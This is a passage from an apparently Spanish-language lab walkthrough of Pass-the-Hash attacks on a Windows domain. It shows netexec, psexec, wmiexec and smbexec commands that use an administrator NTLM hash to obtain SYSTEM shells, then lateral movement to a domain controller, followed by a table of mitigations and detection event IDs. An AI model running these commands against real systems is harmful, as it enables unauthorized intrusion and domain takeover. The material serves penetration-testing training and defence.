exec-method smbexec -x "ipconfig"
```



Funcionamiento de WinRM

Se conecta por **HTTP(S)** a `port 5985/5986`.

Requiere que el usuario tenga privilegios para usar PowerShell Remoting.

```
netexec winrm 10.0.0.136 -u administrator -H
aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c -x "whoami"
```

Salida esperada:

```
┌──(kali㉿kali)-[~]
└─$ netexec winrm 10.0.0.136 -u administrator -H aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c -x "whoami"
WINRM       10.0.0.136      5985   DESKTOP-CV3RQ72  [*] Windows 10 / Server 2019 Build 17763 (name:DESKTOP-CV3RQ72) (domain:corp.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)

WINRM       10.0.0.136      5985   DESKTOP-CV3RQ72  [-] corp.local\administrator:8846f7eaee8fb117ad06bdd830b7586c

┌──(kali㉿kali)-[~]
└─$
```

Otras opciones

- psexec con Pass-the-Hash

  `python3 /usr/share/doc/python3-impacket/examples/psexec.py -hashes 8846f7eaee8fb117ad06bdd830b7586c:8846f7eaee8fb117ad06bdd830b7586c administrator@10.0.0.136`

```
┌──(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/psexec.py -hashes 8846f7eaee8fb117ad06bdd830b7586c:8846f7eaee8fb117ad06bdd830b7586c administrator@10.0.0.136
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.0.0.136.....
[*] Found writable share ADMIN$
[*] Uploading file djmrwkBJ.exe
[*] Opening SVCManager on 10.0.0.136.....
[*] Creating service nMgr on 10.0.0.136.....
[*] Starting service nMgr.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi◆n 10.0.17763.1]

(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 10.0.0.136.....
[*] Stopping service nMgr.....
[*] Removing service nMgr.....
[*] Removing file djmrwkBJ.exe.....


┌──(kali㉿kali)-[~]
└─$
```

- wmiexec (más sigiloso)

```
python3 /usr/share/doc/python3-impacket/examples/wmiexec.py -hashes 8846f7eaee8fb11
7ad06bdd830b7586c:8846f7eaee8fb117ad06bdd830b7586c administrator@10.0.0.136
```

```
┌──(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/wmiexec.py -hashes 8846f7eaee8fb117ad06bdd830b7586c:8846f7eaee8fb117ad06bdd830b7586c administrator@10.
0.0.136
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
desktop-cv3rq72\administrator

C:\>exit

┌──(kali㉿kali)-[~]
└─$
```

- smbexec

```
python3 /usr/share/doc/python3-impacket/examples/smbexec.py -hashes 8846f7eaee8fb11
7ad06bdd830b7586c:8846f7eaee8fb117ad06bdd830b7586c administrator@10.0.0.136
```

```
┌──(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/smbexec.py -hashes 8846f7eaee8fb117ad06bdd830b7586c:8846f7eaee8fb117ad06bdd830b7586c administrator@10.
0.0.136
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit

┌──(kali㉿kali)-[~]
└─$
```

5. Movimiento Lateral al Domain Controller

Movimiento Lateral es una técnica de ciberseguridad donde un atacante, después de comprometer un equipo inicial, se mueve a través de la red para ganar acceso a otros sistemas.

Analogía: Imagina que entras a un edificio (la red) y:

1. **Entras por una ventana** (equipo comprometido inicial)
2. **Buscas llaves** para otras oficinas (credenciales/hashes)
3. **Te mueves a otras oficinas** (otros equipos/servidores)

Objetivos prioritarios del movimiento lateral:

- **Domain Controller** (tesoro principal)
- **Servidores críticos** (BD, aplicaciones)
- **Estaciones de trabajo** con datos sensibles
- **Crear persistencia** en la red

Primero sería encontrar el DC:

```
nmap -p 88,389,445 10.0.0.0/24
```

Una vez encontrado el DC (ej: 10.0.0.190), probar los hashes obtenidos en el DC:

```
python3 psexec.py -hashes 8846f7eaee8fb117ad06bdd830b7586c:8846f7eaee8fb117ad06bdd8
30b7586c administrator@10.0.0.190
```

Se puede probar con wmiexec ya que suele ser más confiable que psexec. También verificar que el firewall siga deshabilitado en Windows: desde PowerShell `netsh advfirewall show allprofiles state`

6. Mitigaciones reales

Contramedida	Descripción
SMB Signing	Requiere que SMB use firma digital. Evita MiTM y PtH. Configurar en GPO: Microsoft network client: Digitally sign communications = **Enabled**
LSASS Protection	Evita extracción de hashes desde la memoria. RunAsPPL en el registro de Windows.
Privilegios mínimos	Nunca dar derechos de administrador local innecesariamente.
Bloqueo de cuenta	Configurar políticas de bloqueo tras varios intentos fallidos.
Detección en logs	Revisar: Event ID 4624 tipo 3 → autenticación de red Event ID 7045 → creación de servicios (SMBExec)
Herramientas de EDR	Defender for Endpoint, Sysmon, o Wazuh para alertas automáticas.